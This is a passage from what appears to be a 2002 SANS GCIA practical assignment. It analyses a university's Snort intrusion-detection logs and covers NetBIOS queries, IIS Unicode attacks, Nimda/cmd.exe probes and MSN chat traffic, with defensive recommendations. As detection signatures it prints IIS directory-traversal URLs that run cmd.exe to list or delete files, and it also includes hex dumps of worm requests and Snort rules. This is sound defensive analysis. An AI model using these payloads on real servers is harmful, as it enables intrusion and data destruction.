There have been reports of similar traffic, but with the SYN flag set instead of the RST/ACK. Had these been packets of that nature, I could conclude that the purpose of this attack could be to elicit a response from each targeted host. That targeted host would then reply back to the local broadcast address (255.255.255.255). This could server one of two purposes: flood the local segment (routers will not forward traffic destined to the local broadcast address, per RFC 919) with bogus SYN-ACK's; or flood the local segment with SYN-ACK's that have a predefined mission in which to wake a Trojan listening on port 31337 on a host residing on that local network.

However, in this case, the attacking packets have the RST/ACK flag sent and should not elicit a response from any host (which properly implements the TCP/IP stack). My conclusion is that this event is a poorly crafted worm of some

sort or written with the purpose of eliciting a response from a device which doesn't implement the TCP/IP stack correctly.

6. Correlations:

Similar activity, but to port tcp/524 (NetWare Core Protocol)→
http://online.securityfocus.com/archive/75/279535/2002-06-28/2002-07-04/0
ArachNIDS Event Description → http://www.whitehats.com/info/IDS203
Similar events, but with SYN flag set →
http://lists.jammed.com/incidents/2001/07/0025.html
http://lists.jammed.com/incidents/2001/04/0092.html
RFC 919 → http://www.faqs.org/rfcs/rfc919.html

7. Evidence of Active Targeting: Doesn't appear to be active. The logs don't show any of the targeted IP addresses as being the target more than once. The targeted hosts from the logs appear to be random addresses within a Class B network address range.

8. Severity: severity = (criticality + lethality) - (system countermeasures + network countermeasures)

* some assumptions about the target network were made, as these detects are from logs that are of foreign network that I have no detailed information *

criticality = 3; Target systems are important, but not critical to day-to-day operations

lethality = 2; Attack appears to be worm-like, randomly choosing targets.

system countermeasure = 5; We'll assume systems were not listening on tcp/515

network countermeasures = 1; Since I don't know for sure if the firewall policy explicitly prohibits inbound tcp/515, I will assume it is allowing such traffic.

(3 + 2) - (5 + 1) = -1

9. Defensive Recommendations: Block in bound traffic destined to tcp/515. Block traffic sourced at 255.255.255.255. It would be a good idea to block other IP's that one should not see coming into their network, as well: 127.0.0.1, private IP address ranges. IP's belonging to the internal network should be filtered at the firewall, too. This is known as ingress filtering. RFC 2267 talks about defeating DoS attacks which employ IP source address spoofing. I don't believe this to be DoS, but the info is good and relevant as it applies to filtering certain types of IP addresses from entering or leaving your network.

10. Multiple Choice Question:

The source IP of 255.255.255.255 is a broadcast address...one in which doesn't require the system to know the address of the network it is on. What type of broadcast address is this?

A. Limited Broadcast Address
B. Extended Broadcast Address
C. Local Network Broadcast Address
D. Narrow Broadcast Address

Answer = A

Comments from intrusions@incidents.org:


"Yeah, but as all the packets are ACK/RST, I don't see why it would put any commands in it - no TCP stack is going to respond to that flag combination (though, perhaps the backdoor is sniffing promiscuously or something). You should include some links to where someone can learn about this backdoor. Personally, I'd like to see a more in-depth analysis as to how this backdoor works. – jh"

My response: More detailed analysis was performed.

Assignment 3. Analyze This

Executive Summary

The five day span between June 11, 2002 and June 15, 2002 produced many logged events.



Most of the traffic seen is pretty typical and is seen throughout many organizations. From the many types of events logged, it can be said that this University has a pretty lax security policy. Many events seen can be easily reduced by implementing a tighter firewall security policy; restricting many outbound and inbound connections.

Upon review of the logs, it appears the internal network is inundated with SNMP traffic. While useful in large organizations for device management, it appeared a majority of the SNMP traffic was printer device related. I would recommend disabling SNMP on all printers to reduce the SNMP traffic noise level.

The most abundant traffic was IRC related. Though IRC is a popular means for communications and file sharing; however, there are Trojans that plague some IRC clients. With this said, I would recommend denying IRC access.

A prevalent event that often goes without further scrutiny is the SMB Name Wildcard event. It appears that a majority of this traffic is between clients and the two domain controllers on the network. While this traffic is normal for an NT Domain environment, it must be carefully monitored as the Network.VBS worm traverses the network over port 137 – just as the SMB Name Wildcard traffic. It is advised the University maintain a solid antivirus solution and ensure signature updates are available and installed on a regular schedule.

Another of the most seen traffic is the IIS Unicode Attacks. While most of these events are false positives, many of these events can be associated with the CodeRed/Nimda type worms, which are very prevalent out on the Internet. Most of the malicious traffic of this nature can be stopped at the firewall. A good security policy will also help to ensure that targeted system are well patched and not susceptible to such attacks.

Overall, I would rank the University with a fair grade. Many of the services allowed in and out can be used maliciously if internal hosts are compromised. I would recommend re-evaluating the current security policy, inform management of the vulnerabilities that exist, and create a well documented security awareness program for the users. Though, during this particular week, there did not appear to be any infected/compromised hosts, it isn't safe to say that weaknesses and vulnerabilities do not exist. The potential for compromise is fairly high and steps should be taken to reduce the potential.

Logs File Used

Files used for this analysis were taken from http://www.incidents.org/logs. The files used span five days from June 11, 2002 through June 15, 2002. The actual files include:

Scan Logs	Alert Logs	OOS Logs
scans.020611.gz	alert.020611.gz	oos_Jun.11.2002.gz
scans.020612.gz	alert.020612.gz	oos_Jun.12.2002.gz
scans.020613.gz	alert.020613.gz	oos_Jun.13.2002.gz
scans.020614.gz	alert.020614.gz	oos_Jun.14.2002.gz
scans.020615.gz	alert.020615.gz	oos_Jun.15.2002.gz

* I would like to state that having the actual packet payload information, the binary log formats, would assist more in determining whether or not the events logged were false positives or malicious events *

Methods of Analysis and Resources Used

Due to the overwhelming size of data collected, I used a few common tools to organize the data into a usable format for analysis. The tools used to organize the data from above are as follows:

- SnortSnarf [Silicon Defense]
- Snort_Stat [Chen Yen-Ming]
- SNORT v1.9beta6 [Snort.org]

Upon downloading the files from above, I combined the common sets of files into one file for each area, giving me a separate 5-day alert.log, scan.log, and oos.log file.

The 5-day alert.log file was then run through SnortSnarf, using all available SNORT rules for v1.9beta6. The output yielded a table of events from 6/11 through 6/15, ordered by occurrences, with event summary detail. The event summary detail will be used for individual event analysis below.

The individual alert log files were run through the Snort_stat.pl script. This yielded an html document with useful statistical information for each event occurring within the alert log's time period:

- Number of attacks from same host to same destination with same method
- Percentage and number of attacks from a host to a destination
- Percentage and number of attacks from one host to any with same method
- Percentage and number of attacks to one certain host
- Distribution of attack methods
- Portscans performed to/from HOME_NET

Other resources used for analysis reference for this assignment include:

- *Hackers Beware*, Eric Cole
- *Network Intrusion Detection: An Analyst's Handbook*, Stephen Northcutt, Donald McLachlan, Judy Novak
- *Intrusion Signatures and Analysis*, Mark Cooper, Stephen Northcutt, Matt Fearnow, Karen Frederick
- *TCP/IP Illustrated*, W. Richard Stevens
- *CERT Guide to System and Network Security Practices*, Julia H. Allen

Ordered List of Detects

The five day span between June 11, 2002 and June 15, 2002 yielded over 230,000 logged events. I have listed some of the more prevalent events which have occurred during the five day period:

Event	Total
SMB Name Wildcard	47748
SNMP public access	45846
spp_http_decode: IIS Unicode attack detected	44360
INFO Possible IRC Access	21951
ICMP Echo Request L3retriever Ping	21936
MISC Large UDP Packet [arachNIDS]	15403
INFO MSN IM Chat data	8083
AFS - Off-campus activity	4866
High port 65535 udp - possible Red Worm - traffic	3153
ICMP Echo Request Nmap or HPING2	2932
spp_http_decode: CGI Null Byte attack detected	2398
Watchlist 000220 IL-ISDNNET-990517	2141
WEB-MISC Attempt to execute cmd	1825
FTP DoS ftpd globbing	1464
ICMP Fragment Reassembly Time Exceeded	1235
ICMP Router Selection [arachNIDS]	808
WEB-IIS view source via translate header [BUGTRAQ] [arachNIDS]	545
Incomplete Packet Fragments Discarded	490
INFO Outbound GNUTella Connect request	376
INFO Inbound GNUTella Connect request	319
Null scan!	311
ICMP Destination Unreachable (Communication Administratively Prohibited)	222
IDS552/web-iis_IIS ISAPI Overflow ida nosize [arachNIDS]	216
SCAN Proxy attempt	202
ICMP Echo Request Windows	164

Specific Analysis of Interesting Detects

Because there were over 230,000 events, and space is limited, I will take some of the more frequently occurring events and some of the more interesting events to briefly analyze. This analysis contains data from the Alert Logs, Scan Logs, and the OOS Logs.

For this section of my analysis I will format the descriptions as follows, combining several of the GCIA Practical Assignment's requirements (I felt this necessary as it will allow for grouping of all pertinent information for each event analyzed/described):

- Name of event
- Short description of event
- Log entries of event
- Event Insight
- Relational analysis (event distribution among hosts)
- Event correlation (both external and other GCIA students)
- Defensive recommendations

Events From Alert Logs	Events From Scan Logs	Events from OOS Logs
- SMB Name Wildcard - IIS Unicode Attack - Attempt to Execute Cmd - INFO MSN IM Chat data - ICMP Echo Request Nmap or HPING2 (L3retriever included, as well) - View Source via Translate Header	- UDP/1214 Scan - Squid/Proxy - Null Scan - UDP/161 Scan [note: some scanning events were logged by the alerting mechanism, too. Relevant data from both scan and alert logs included for these events, where applicable]	- See analysis below

1. SMB Name Wildcard

Event	Description
SMB Name Wildcard	This event indicates a standard NetBIOS name table retrieval query. Windows machines often exchange these queries as a part of the file sharing protocol to determine NetBIOS names when only IP addresses are known. An attacker could use this same query to extract useful information such as workstation name, domain, and users who are currently logged in (Whitehats IDS177).
Number of Events	
47748	

	This is a broadcast NetBIOS Name Service "node status" request using a wildcard (*) to identify the target.

Sample Logs

```
06/11-09:50:13.592945  [**] SMB Name Wildcard [**] MY.NET.152.12:137 -> MY.NET.11.7:137
06/11-09:50:13.593357  [**] SMB Name Wildcard [**] MY.NET.11.7:137 -> MY.NET.152.12:137

06/11-09:51:06.246494  [**] SMB Name Wildcard [**] MY.NET.152.11:137 -> MY.NET.11.7:137
06/11-09:51:06.247023  [**] SMB Name Wildcard [**] MY.NET.11.7:137 -> MY.NET.152.11:137

06/13-18:52:42.520045  [**] SMB Name Wildcard [**] MY.NET.152.162:137 -> MY.NET.11.6:137
06/13-18:52:42.520477  [**] SMB Name Wildcard [**] MY.NET.11.6:137 -> MY.NET.152.162:137
```

Event Insight

SNORT rule that was likely triggered:

```
alert udp any any -> $HOME_NET 137 (msg:"SMB Name Wildcard"; content:"CKAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAA|0000|";
```

This is a feature of Microsoft's Windows - where a program resolves an IP address into a NetBIOS name; it may send a NetBIOS query to resolve the IP address. This is typical traffic seen within NT-based organizations. Windows systems register each service separately, using port 137 (NetBIOS Name Service). Systems running NetBIOS Name Service will respond these queries with a list of NetBIOS names associated with at particular host (type "nbtstat –A ip_address" at the command prompt of your windows-based host to see all of the NetBIOS names associated with the ip_address entered).

Of the 47,748 SMB Name Wildcard events, the following two hosts accounted for a majority of the events:

MY.NET.11.7 – dc2.ad.MY.NET [11287 events]
MY.NET.11.6 – dc1.ad.MY.NET [9376 events]

Without knowing the naming conventions used within the university's organization or their infrastructure, I would gather that the above hosts are domain controllers (I assuming from the "ad" in the FQDN that they are perhaps running Active Directory), possibly running WINS (Windows Internet Naming Service). As machines come online, they will register themselves with a WINS server (if they are configured to use WINS). Upon registering with the WINS server, each host's IP address and NetBIOS name are added to the WINS database. This would explain the queries we see above. This will account for the UDP/137 traffic seen in the logs. The traffic seen can be best summed up in

the following scenario:

Need to talk to MACHINE_NAME? Send a NetBIOS name query to the WINS server. If WINS finds a match, it will respond with the correct TCP/IP address of the target machine (IATS 1).

There are times, however, when this type of traffic might not be of a legitimate nature. Logging events such as this coming from the Internet could possibly be evidence of an attacker gathering information about your network. The attacker can gather:

1. The NetBIOS name of the server.
2. The Windows NT workgroup domain name.
3. Login names of users who are logged into the server.
4. The name of the administrator account if they are logged into the server.

It is also equally important to monitor these alerts as they could indicate the propagation of the network.vbs worm. The network.vbs worm does little but replicate to other machines. Once a drive is infected, the worm tries to copy itself to the \Startup folder of the drive (assuming the infected drive is a Win95/98/NT system drive) to ensure execution at startup. The worm remains in memory until the system is restarted (Symantec 1). Maintaining up-to-date antivirus signatures on each hosts within the network will help to ensure this worm does not infect any machine and begin propagation through the network.

Relational Analysis of This Event

Distribution of Attack Method
[data trimmed for brevity]

# of Attacks	Source	Destination
742	dc1.ad.MY.NET	lib037pc16.ucslab.MY.NET
729	lib037pc16.ucslab.MY.NET	dc1.ad.MY.NET
469	dc1.ad.MY.NET	lib037pc59.ucslab.MY.NET
460	lib037pc59.ucslab.MY.NET	dc1.ad.MY.NET
428	dc1.ad.MY.NET	lib037pc01.ucslab.MY.NET
421	lib037pc01.ucslab.MY.NET	dc1.ad.MY.NET
417	dc1.ad.MY.NET	lib037pc30.ucslab.MY.NET
415	dc2.ad.MY.NET	lib037pc36.ucslab.MY.NET
412	dc1.ad.MY.NET	lib037pc57.ucslab.MY.NET
410	dc1.ad.MY.NET	lib037pc13.ucslab.MY.NET
410	lib037pc13.ucslab.MY.NET	dc1.ad.MY.NET
398	dc2.ad.MY.NET	lib037pc23.ucslab.MY.NET
398	lib037pc23.ucslab.MY.NET	dc2.ad.MY.NET
398	dc2.ad.MY.NET	lib037pc32.ucslab.MY.NET

You can see from the graph above that there is a significant amount of NetBIOS Name Service query traffic between various hosts and (what appears to be) the domain controllers that reside on the network. These events should be

monitored as the VBS.Network worm traverses via port 137 (see description of worm above).	
Correlations	**Defensive Recommendation**
http://www.whitehats.com/info/IDS177 http://www.sans.org/newlook/resources/IDFAQ/port_137.htm http://www.cert.org/incident_notes/IN-2000-02.html http://www.sans.org/y2k/061500.htm	- The best defensive recommendation it to implement a firewall policy that explicitly denies inbound traffic on UDP/137. - Outbound traffic for that services should be restricted, as well. This keeps compromised hosts from launching any type of attack from the inside to external sources - Keep windows-based machines updated with the latest security patches
Correlation with other students	
http://www.giac.org/practical/Tamara_Bowman_GCIA.doc http://www.sans.org/y2k/practical/Teri_Bidwell_GCIA.doc	

2. IIS Unicode Attack Detected

Event	**Description**
IIS Unicode Attack	A flaw exists in Microsoft Internet Information Server (IIS) that may allow remote users to list directory contents, view files, delete files, and execute arbitrary commands. Attackers may use the UNICODE character set to craft URLs to access resources via IIS that would normally be inaccessible. All recent versions of IIS are affected by this vulnerability. Exploitation of this vulnerability is trivial.
Number of Events	
44360	
Sample Logs	
06/11-09:50:49.124351 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.153.169:3836 -> 211.233.28.186:80 06/11-09:50:49.124351 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.153.169:3836 -> 211.233.28.186:80 06/11-09:50:49.563349 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.153.169:3836 -> 211.233.28.186:80 06/11-09:50:49.563349 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.153.169:3836 -> 211.233.28.186:80 06/11-09:50:51.464676 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.153.169:3840 ->	

211.233.28.192:80
06/11-09:50:51.464676 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.153.169:3840 -> 211.233.28.192:80
06/11-09:50:51.502972 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.153.169:3840 -> 211.233.28.192:80
06/11-09:50:51.502972 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.153.169:3840 -> 211.233.28.192:80

06/14-14:23:46.322465 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.153.179:2798 -> 211.63.185.30:80
06/14-14:23:46.322465 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.153.179:2798 -> 211.63.185.30:80
06/14-14:23:46.322465 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.153.179:2798 -> 211.63.185.30:80
06/14-14:23:46.322465 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.153.179:2798 -> 211.63.185.30:80
06/14-14:23:46.322465 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.153.179:2798 -> 211.63.185.30:80
06/14-14:23:46.322465 [**] spp_http_decode: IIS Unicode attack detected [**] MY.NET.153.179:2798 -> 211.63.185.30:80

06/12-02:26:30.464143 [**] spp_http_decode: IIS Unicode attack detected [**] 61.243.8.61:30102 -> MY.NET.150.6:80
06/12-02:26:30.464143 [**] spp_http_decode: IIS Unicode attack detected [**] 61.243.8.61:30102 -> MY.NET.150.6:80
06/12-02:26:30.464143 [**] spp_http_decode: IIS Unicode attack detected [**] 61.243.8.61:30102 -> MY.NET.150.6:80
06/13-00:49:43.284570 [**] spp_http_decode: IIS Unicode attack detected [**] 217.167.171.49:4927 -> MY.NET.150.83:80
06/13-00:49:43.284570 [**] spp_http_decode: IIS Unicode attack detected [**] 217.167.171.49:4927 -> MY.NET.150.83:80
06/13-00:49:43.284570 [**] spp_http_decode: IIS Unicode attack detected [**] 217.167.171.49:4927 -> MY.NET.150.83:80

Event Insight

No SNORT rule was triggered by this event, as the http_decode preprocessor was what detected this event. The http_decode preprocessor normalizes HTTP requests from remote machines by converting any %XX character substitutions to their ASCII equivalent. This is very useful for doing things like defeating hostile attackers trying to stealth themselves from intrusion detection systems by mixing these substitutions in with the request.

First, I want to mention that having the actual packet payload for each event of this nature would help in determining if the events is a false positive or not. Since the packet payload is not available, I will have to make some assumptions as to the validity of the events. For example:

There are numerous events destined for 211.xxx.yyy.zzz. The net range of 210.0.0.0 - 211.255.255.255 is associated with the Asia Pacific Network. Typically, in my line of work, traffic seen to or from that area is considered highly suspect. However, in this case, upon checking some of the destination addresses, some appear to be web-based mail services located in Asia.

In normal traffic it is not uncommon to see packets containing Unicode characters – these will trigger the IDS. When viewing packet payload, though, to determine if the event is a false positive or not, the analyst needs to familiarize him or herself with what malicious Unicode events will look like. Here are a couple of malicious strings to watch for:

/msadc/..%c1%9c..%c1%9c..%c1%9c../winnt/system32/cmd.exe?/c%20dir%20c:\
/msadc/..%c1%9c..%c1%9c..%c1%9c../winnt/system32/cmd.exe?/c%20del%20c:\test.fil

(though the above string also contains the cmd.exe command, I used it to show the presence of Unicode characters)

Here is an example of a false positive:

GET /intl/ja/images/Title_Lef.gif HTTP/1.0
If-Modified-Since: Tue, 21 Nov 20 16:20:07 GMT; length=4841
Referer:
http://www.google.com/search?q=.....s.R.%EC%95s%97R%94%FC&hl=ja&lr=lang_ja
Connection: Keep-Alive

Both instances will trigger the event; however, it is up to the analyst to investigate the payload to determine whether or not action is warranted.

Relational Analysis of This Event

Distribution of Attack Method
[data trimmed for brevity]

# of Attacks	Source	Destination
3300	lib150pc-03.lib.MY.NET	211.210.13.212
1880	libstkpc32.libpub.MY.NET	211.63.185.30
1136	libstkpc32.libpub.MY.NET	211.63.185.26
933	lib-88-154.pooled.MY.NET	211.239.123.75
859	lib156pub-10.libpub.MY.NET	www6.hanmail.net
792	libstkpc32.libpub.MY.NET	211.239.164.180
612	libstkpc20.libpub.MY.NET	211.239.164.180
600	libstkpc32.libpub.MY.NET	211.233.27.124
542	lib150pc-03.lib.MY.NET	www.law12.hotmail.com
490	lib-88-201.pooled.MY.NET	www7.hanmail.net

You can see from the graph above that there is a significant amount of these events initiated from internal hosts. Most of the destination IP's are web-based mail sites. Keep on the look out for events of this nature from external sources to internal sources, as further analysis of the payload may yield malicious intent (see sample malicious signature above).

Correlation	Defensive Recommendation
http://online.securityfocus.com/bid/1806 http://www.microsoft.com/technet/security/bulletin/MS00-078.asp http://www.infowar.com/iwftp/xforce/advise68.shtml http://support.vigilante.com/support/documents/nx_sans.htm http://www.sans.org/infosecFAQ/threats/traversal.ht	- Apply proper system patches per instructed in the Microsoft Security Bulletin (MS00-078.asp) - I would also consider removing the SNORT preprocessor that

m **Correlation with other students** http://www.giac.org/practical/Jeff_Zahr_GCIA.doc http://www.sans.org/y2k/practical/Miika_Turkia_GCIA.html	detects these attacks (http_decode), as allowing the signatures in the rule base to be triggered might allow for a more detailed categorization of the attack.

3. WEB-MISC Attempt to Execute Cmd

Event	Description
Attempt to Execute Cmd **Number of Events** 1825	This event is triggered by a packet that contains the string "cmd.exe" in the GET request. This is typically accompanied by the Unicode Attack mentioned above, as the packet attempts to exploit the Microsoft IIS Unicode vulnerability and executing a command locally on the target.

Sample Logs

```
06/11-20:07:27.397338 [**] WEB-MISC Attempt to execute cmd [**] 65.92.145.85:2002 -> MY.NET.5.92:80
06/11-20:07:28.608730 [**] WEB-MISC Attempt to execute cmd [**] 65.92.145.85:2010 -> MY.NET.5.92:80
06/11-20:07:28.736527 [**] WEB-MISC Attempt to execute cmd [**] 65.92.145.85:2011 -> MY.NET.5.92:80
06/11-20:07:28.873385 [**] WEB-MISC Attempt to execute cmd [**] 65.92.145.85:2012 -> MY.NET.5.92:80
06/11-20:07:29.022287 [**] WEB-MISC Attempt to execute cmd [**] 65.92.145.85:2013 -> MY.NET.5.92:80
06/11-20:07:29.301848 [**] WEB-MISC Attempt to execute cmd [**] 65.92.145.85:2015 -> MY.NET.5.92:80
06/11-20:07:29.846503 [**] WEB-MISC Attempt to execute cmd [**] 65.92.145.85:2019 -> MY.NET.5.92:80
06/11-20:07:30.003471 [**] WEB-MISC Attempt to execute cmd [**] 65.92.145.85:2020 -> MY.NET.5.92:80

06/12-01:42:37.778471  [**] WEB-MISC Attempt to execute cmd [**] 61.243.8.61:29814 -> MY.NET.150.246:80
06/12-01:42:45.379067  [**] WEB-MISC Attempt to execute cmd [**] 61.243.8.61:29756 -> MY.NET.150.246:80

06/13-00:49:37.915948  [**] WEB-MISC Attempt to execute cmd [**] 217.167.171.49:4771 -> MY.NET.150.83:80
06/13-00:49:40.400843  [**] WEB-MISC Attempt to execute cmd [**] 217.167.171.49:4832 -> MY.NET.150.83:80

06/14-00:42:32.522226  [**] WEB-MISC Attempt to execute cmd [**] 207.230.107.168:1905 -> MY.NET.5.92:80
06/14-00:42:32.522385  [**] WEB-MISC Attempt to execute cmd [**] 207.230.107.168:1908 -> MY.NET.5.95:80
```

Event Insight

SNORT Rule that was likely triggered by event:

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:" WEB-MISC Attempt to execute cmd "; flags: A+; content:"cmd.exe"; nocase; classtype:web-application-attack; sid:1002; rev:2;)

Events of this type are typically seen during the Nimda worm type traffic. Nimda attempts to exploit a known vulnerability in attempts to infect the target.

Vulnerability scanners will also use packets (that will trigger these event) when attempting to find hosts with the vulnerability. Here is a sample GET request that will trigger the event:

/msadc/..%c1%9c..%c1%9c..%c1%9c../winnt/system32/cmd.exe?/c%20dir%20c:\

You will notice that the above request exploits the IIS Unicode vulnerability (mentioned above) in order to run the command locally on the host and retrieve the contents of the C directory.

Analysis of the events yields no internal hosts as being the source of any of these events. This is a good sign, as this will indicate no infected hosts within the internal network. It is quite common to see these events from the outside, as there are many Nimda infected hosts out on the Internet.

Packet payload will also be of great assistance in determining if the events are generated by the Nimda worm, or from a vulnerability scanner.

Example of Nimda:

```
22:31:14.880766 12.254.234.173.4420 > 12.xxx.yyy.6.80: P [tcp sum ok]
4008925643:4008925715(72) ack 2337845643 win 16384 (DF) (ttl 116, id 62736, len
112)
0x0000  4500 0070 f510 4000 7406 05bc 0cfe eaad      E..p..@.t.......
0x0010  0cxx yy06 1144 0050 eef3 59cb 8b58 b18b      .....D.P..Y..X..
0x0020  5018 4000 efbd 0000 4745 5420 2f73 6372      P.@.....GET./scr
0x0030  6970 7473 2f72 6f6f 742e 6578 653f 2f63      ipts/root.exe?/c
0x0040  2b64 6972 2048 5454 502f 312e 300d 0a48      +dir.HTTP/1.0..H
0x0050  6f73 743a 2077 7777 0d0a 436f 6e6e 6e65      ost:.www..Connne
0x0060  6374 696f 6e3a 2063 6c6f 7365 0d0a 0d0a      ction:.close....
```

Example of Vulnerability Scanner:

```
16:22:38.830766 209.215.94.110.8650 > 12.xxx.yyy.6.80: P [tcp sum ok]
2060036366:2060036425(59) ack 2709799507 win 16384 (DF) (ttl 114, id 16062, len
99)
0x0000  4500 0063 3ebe 4000 7206 8581 d1d7 5e6e      E..c>.@.r.....^n
0x0010  0cxx yy06 21ca 0050 7ac9 a90e a184 4253      ....!..Pz.....BS
0x0020  5018 4000 a499 0000 4745 5420 2f73 6372      P.@.....GET./scr
0x0030  6970 7473 2f2e 2e25 3235 3563 2532 3535      ipts/..%255c%255
0x0040  632e 2e2f 7769 6e6e 742f 7379 7374 656d      c../winnt/system
0x0050  3332 2f63 6d64 2e65 7865 3f2f 632b 6469      32/cmd.exe?/c+di
0x0060  720d 0a                                      r..
```

* Nimda will contain “host: .www.”
* CodeRed will contain “host:.www.worm.com.”
* Scanner will contain nothing or target host ip

Relational Analysis of This Event

Distribution of Attack Method
[data trimmed for brevity]

# of Attacks	Source	Destination
79	pD952E1A7.dip.t-dialin.net	paladin.lib.MY.NET
71	HSE-Montreal-ppp337094.sympatico.ca	MY.NET.150.6
67	HSE-Montreal-ppp337094.sympatico.ca	finaidprinter-01.MY.NET
52	pD952E1A7.dip.t-dialin.net	delta.lib.MY.NET
49	CPE00022aeff542.cpe.net.cable.rogers.com	techport.MY.NET
46	HSE-Montreal-ppp337094.sympatico.ca	lib150hp8150n.lib.MY.NET
43	HSE-Montreal-ppp337094.sympatico.ca	spec4.lib.MY.NET
43	pD952E1A7.dip.t-dialin.net	pac1-4.libpub.MY.NET
41	pD952E1A7.dip.t-dialin.net	MY.NET.150.246
39	HSE-Montreal-ppp337094.sympatico.ca	bb-app2.MY.NET

The graph above is indicative of all the activity seen of this event type. All of the events are coming from external resources. This activity is likely CodeRed(2)/Nimda traffic and/or vulnerability scanning for IIS vulnerabilities. Traffic originating from internal address space would be perceived as a bad thing, as it would indicate an infected host or a possible malicious user.

Correlation	Defensive Recommendation
http://www.cert.org/advisories/CA-2001-26.html http://www.europe.f-secure.com/v-descs/nimda.shtml	- Apply proper system patches per instructed in the Microsoft Security Bulletin (MS00-078.asp) to rid the system of the IIS Unicode vulnerability - HTTP Filters on the firewall can strip GET requests (coming from the outside) if they have “cmd.exe” in the string. For example, on a Checkpoint Firewall-1 host, create an HTTP Filter and select the appropriate commands (GET, HEAD, POST, etc.) and enter the following string for the content match: /*cmd.exe*
Correlation with other students	
http://www.giac.org/practical/Mike_Poor_GCIA.doc	

4. INFO MSN IM Chat data

Event	Description

MSN IM Chat Data	This event is triggered upon data exchange between clients chatting using the MSN Messenger application. Instant messaging is becoming quite common and is used in many companies and educational institutions. Though it may seem harmless, usernames and data is transmitted in clear text.
Number of Events	
8083	

Sample Logs

```
06/11-10:00:17.408398  [**] INFO MSN IM Chat data [**] MY.NET.88.146:1100 -> 64.4.12.158:1863
06/11-10:01:14.827498  [**] INFO MSN IM Chat data [**] 64.4.12.158:1863 -> MY.NET.88.146:1100

06/12-07:47:55.787532  [**] INFO MSN IM Chat data [**] MY.NET.88.151:1742 -> 64.4.12.181:1863
06/12-07:48:03.778969  [**] INFO MSN IM Chat data [**] 64.4.12.181:1863 -> MY.NET.88.151:1742

06/13-01:24:26.696812  [**] INFO MSN IM Chat data [**] MY.NET.150.165:1254 -> 64.4.12.211:1863
06/13-01:24:43.894543  [**] INFO MSN IM Chat data [**] 64.4.12.211:1863 -> MY.NET.150.165:1254
```

Event Insight

SNORT Rule that was likely triggered:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET 1863 (msg:" INFO MSN IM Chat data ";
flow:to_server,established; content:"text/plain"; depth:100; classtype:misc-activity; sid:540;
rev:6;)
```

Events of this nature typically don't worry me; however, what worries me is that most of the information passed between clients is passed in clear text. Usernames and most data exchanged are freely available for anyone sniffing the line to read. The possibility of exchanging sensitive information that can be read by an eavesdropper makes this a dangerous tool to use without strict adherence to a solid security policy.

Some versions of MSN Messenger expose the current user's display name and contact list through an ActiveX control available to arbitrary JavaScript programs. In the absence of a display name, the user's email address is revealed. Malicious web pages may use this to gather personal information or track a user through multiple domains.

Additional information is available to trusted domains stored in the registry. By default, no domains are defined here, although several Microsoft sites are trusted regardless (BID 4028).

This problem is pale in comparison to what can be done if you use MSN Messenger through unpatched IE vulnerabilities. Using these, a malicious programmer can easily hijack the MSN Messenger client from a user, allowing

him/her (among others) to silently and automatically read their contact list (harvesting email addresses) and impersonate the user by sending arbitrary messages, email or local files to anyone (Gilder 1).

If packet payload information was available, we would be able to see excerpts of the conversation at hand.

Relational Analysis of This Event

Distribution of Attack Method
[data trimmed for brevity]

# of Attacks	Source	Destination
187	msgr-sb57.msgr.hotmail.com	lib-88-201.pooled.MY.NET
149	lib-88-201.pooled.MY.NET	msgr-sb57.msgr.hotmail.com
145	msgr-sb63.msgr.hotmail.com	lib156pub-03.libpub.MY.NET
141	msgr-sb36.msgr.hotmail.com	lib156pub-03.libpub.MY.NET
138	libstkpc15.libpub.MY.NET	msgr-sb41.msgr.hotmail.com
107	msgr-sb41.msgr.hotmail.com	libstkpc15.libpub.MY.NET
104	msgr-sb47.msgr.hotmail.com	media2.libpub.MY.NET
103	lib156pub-03.libpub.MY.NET	msgr-sb36.msgr.hotmail.com
101	msgr-sb65.msgr.hotmail.com	lib128pc-04.MY.NET
100	lib128pc-09.MY.NET	msgr-sb65.msgr.hotmail.com

The above graph shows the popularity if the MSN Instant Messaging program. These events are not perceived as an attack.

Correlation	Defensive Recommendation
http://messenger.msn.com http://online.securityfocus.com/bid/4028 http://tom.me.uk/msn/	- Educate users on the proper usage of instant messaging clients in the school, home, and workplace - You may deny all users the ability to use MSN instant messaging by restricting outbound/inbound access to port TCP/1863 - If instant messaging is necessary and confidentiality of information is needed, then implement a secure IM solution that uses strong encryption to protect the integrity of the communications
Correlations with other students	
http://www.giac.org/practical/jeffrey_widom_GSEC.doc http://www.giac.org/practical/Stan_Hoffman_GCIA.doc	

5. ICMP Echo Request Nmap or HPING2 / ICMP Echo Request L3retriever Ping

Event	Description

